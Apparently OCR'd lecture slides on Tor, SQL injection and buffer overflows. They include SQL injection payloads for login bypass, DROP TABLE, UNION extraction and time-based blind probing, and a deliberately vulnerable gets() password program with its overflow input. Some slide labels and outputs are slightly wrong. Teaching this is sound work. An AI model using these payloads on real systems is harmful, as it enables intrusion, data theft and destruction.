
# Outline


Tor
POWERING
DIGITAL
RESISTANCE


# The Onion Router





https://www.torproject.org




https://www.torproject.org




https://www.torproject.org


Router A Key
Router B Key
Router C Key
Message
Router A
Router B
Router C
Source
Destination


Tor Browser

Hôte/IP:

Votre IP: 31.220.2.100

Nom de domaine:
Adresse IP: **31.220.2.100** [whois]
Code du Pays: BLZ / BZ
Pays: **Belize**
Région:
Ville:
Code postal/ZIP Code:
Latitude: 17.25
Longitude: -88.75

# Tor Browser




New Tor circuit for this site

# Tor Browser

Hôte/IP:

Votre IP: 31.220.2.100


Nom de domaine:
Adresse IP: 31.220.2.100 [whois]
Code du Pays: BLZ / BZ
Pays: **Belize**
Région:
Ville:
Code postal/ZIP Code:
Latitude: 17.25
Longitude: -88.75


New Tor circuit for this site

Hôte/IP:


Votre IP: 185.220.101.243

Nom de domaine:
Adresse IP: 185.220.101.243 [whois]
Code du Pays: DEU / DE
Pays: **Germany**
Région:
Ville:
Code postal/ZIP Code:
Latitude: 51.299301147461
Longitude: 9.4910001754761




TOR: STRENGTH IN NUMBERS
4n0nym1ty
l0v3s
c0mp4ny

# DarkWeb https://thehiddenwiki.org/



# Outline

# SQL = Structured Query Language

- Data definition language and a data manipulation language.
- Based relonational algebra and tuple relational calculus.
- SQL includes data insert, query, update and delete, schema creation and modification, and data access control.

Often used in combination of dynamic webpages (PHP: Hypertext Preprocessor).

Example (usual syntax)

SELECT fieldlist - - field to select
FROM table - - name of the table
WHERE field = '$EMAIL'; - - filter on the data

# In Practice

## Example (Login with a password)

SELECT uid
FROM Users
WHERE name = '(name)' AND password = '(userpassword)';

## Real code

```
$db_query = "select * from user_table
where username = '".$user."'
AND password = '".$password."';";
```

# SQL Injection

## It is real

- SQL injection attack (SQLIA) is considered one of the top 10 web application vulnerabilities of 2007 and 2010 by the Open Web Application Security Project.
- In 2013, SQLIA was rated the number one attack on the OWASP top ten.
- In 2021, SQLIA ranked 1st by OWASP

# Example of Injecton for Log In

## Real code of login with a password

```
$db_query = "select * from usertable
where username = '".$user."'
AND password = '".$password."';";
```

Login : Admin';- -
Password : anything

# Example of Injecton for Log In

## Real code of login with a password

```
$db_query = "select * from usertable
where username = '".$user."'
AND password = '".$password."';";
```

Login : Admin';- -
Password : anything

## Result

SELECT *
FROM usertable
WHERE username = 'Admin';- - AND password = 'anyhting';

# Second Example of Injecton for Log In

## Example (Login with a password)

SELECT uid
FROM Users
WHERE name = '(name)' AND password = '(userpassword)';

Login : Admin
Password : anything' OR 'x'='x

# Second Example of Injecton for Log In

## Example (Login with a password)

SELECT uid
FROM Users
WHERE name = '(name)' AND password = '(userpassword)';

Login : Admin
Password : anything' OR 'x'='x

## Result

SELECT uid
FROM Users
WHERE name = 'Admin' AND password = 'anything' OR 'x'='x';

# Other Examples

## Example (Insert members into Data Base)

```
SELECT email, passwd
FROM members
WHERE email = 'x'; INSERT INTO members
('email','passwd','loginid','fullname') VALUES
('bob@yopmail.fr','hello','bob','Bob Marley');- -';
```

# Other Examples

## Example (Insert members into Data Base)

```
SELECT email, passwd
FROM members
WHERE email = 'x'; INSERT INTO members
('email','passwd','loginid','fullname') VALUES
('bob@yopmail.fr','hello','bob','Bob Marley');- -';
```

## Example (Destroy Data Base)

```
SELECT email, passwd
FROM members
WHERE email = 'x'; DROP TABLE members; - -';
```

## Example (Union)

```
SELECT email, passwd
FROM members
WHERE email = 'toto@yopmail.com'; UNION SELECT * FROM
PASSWORD; - -';
```

# Discovery

- SQL Errors are usefull
- Boolean-based (content-based) Blind SQLi

```
UNION SELECT 1,2 FROM users WHERE id = 1 AND
CHAR_LENGTH(password) = 3
```

# Time-based Blind SQLi

```
iron man' AND sleep(10)

iron man' AND IF(substring(VERSION(),1,1) = '5',
                 SLEEP(10), 0)

iron man' AND (SELECT sleep(5) from dual
where substring(database(),1,1)='a')=1

iron man' AND (SELECT sleep(5) from
information_schema.tables
where table_name LIKE '%admin%')=1

iron man' AND IF( (select MID(login,1,1)
from users limit 0,1)='A' , SLEEP(10), 0)
```

## A tool : SQLMAP

```
email=1' AND (SELECT 8357 FROM (SELECT(SLEEP(5)))JewH)
AND 'BPnk'='BPnk&password=2
```

# Famous Examples

- Sony (Playstation Network, Pictures, Music) Avril, Mai, Juin 2011, fuite de 7 millions de données personnelles et 1 million d'identifiants utilisateur
- Epic Games Août 2016 Logiciel de forum vBulletin, fuite de 800 000 comptes du forum
- US Army, NASA Novembre 2013, Adobe ColdFusion, Plus de 100 000 informations sur des utilisateurs
- Wordpress Octobre 2017 Vulnérabilité SQLi dans les plugins (avant v4.8.3)

# How to prevent it

1. Trust no-one: Assume all user-submitted data is evil and validate and sanitize everything by escaping characters that have a special meaning in SQL.
   `mysql_real_escape_string($Username)`
2. Don't use dynamic SQL when it can be avoided
3. Reduce your attack surface: Get rid of any database functionality that you don't need
4. Restrict privileges of users, and don't connect to your database using an account with admin-level privileges
5. Keep your secrets secret: encrypting or hashing passwords and other confidential data including connection strings.
6. Don't divulge more information than you need to: hackers can learn your database architecture from error messages.
7. Don't forget the basics: Change the passwords regularly.
8. Update and patch you system
9. Firewall: Consider a web application firewall (WAF)

# Things to bring home

- 1st Vulnerability OWASP 2021 !
- Existence of SQL Injection
- Be carfull when you are using SQL

# Outline

# Idea of a BOF

## Definition

When a programm is writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory (violation of memory safety).

Consequence: erratic program behavior, including

- memory access errors,
- incorrect results,
- a crash,
- or a **breach of system security**.

"*Smashing the Stack for Fun and Profit*" by Aleph One.

# Simple Example to understand the memory

```
char           A[8] = {};
unsigned short B    = 1979;
```

## State of the memory

| variable name | A | B |
|---|---|---|
| value | [null string] | 1979 |
| hex value | 00 00 00 00 00 00 00 00 | 07 BB |

# Simple Command

```
strcpy(A, "excessive");
```

"excessive" is 9 characters long and encodes to 10 bytes including the terminator, but A can take only 8 bytes. By failing to check the length of the string, it also overwrites the value of B:

## State of the memory

| variable name | A | B |
|---|---|---|
| value | 'e' 'x' 'c' 'e' 's' 's' 'i' 'v' | 25856 |
| hex | 65 78 63 65 73 73 69 76 | 65 00 |

B's value has now been inadvertently replaced by a number formed from part of the character string. In this example "e" followed by a zero byte would become 25856

# Several choices by overwriting

- a local variable near the buffer in memory on the stack to change the behavior of the program
- the return address in a stack frame. Once the function returns, execution will resume at the return address as specified by the attacker
- function pointer[1] or exception handler, which is subsequently executed
- a parameter of a different stack frame or a non-local address pointed to in the current stack context[2]

# Naïve Password Code

```
#include <stdio.h>
#include <string.h>
int main(void){
 char buff[9];    int pass = 0;

 printf("\n Enter the password :");
 gets(buff);

 if(strcmp(buff, "IUTisfun!")) printf ("Bad Pwd \n");
 else {
        printf ("\n Correct Password \n");
        pass = 1; }
 if(pass) printf ("\n Root Login \n");
 return 0;
}
```

# Simple Tests

## Good password

```
Enter the password : IUTisfun!
Correct Password
Root Login
```

## Good password

```
Enter the password : IUTisfuny
Bad Pwd
```

# Attack !

## Abnormal execution

```
Enter the password : 1234567899
Correct Password
Root Login
```

Why?

# Attack !

## Abnormal execution

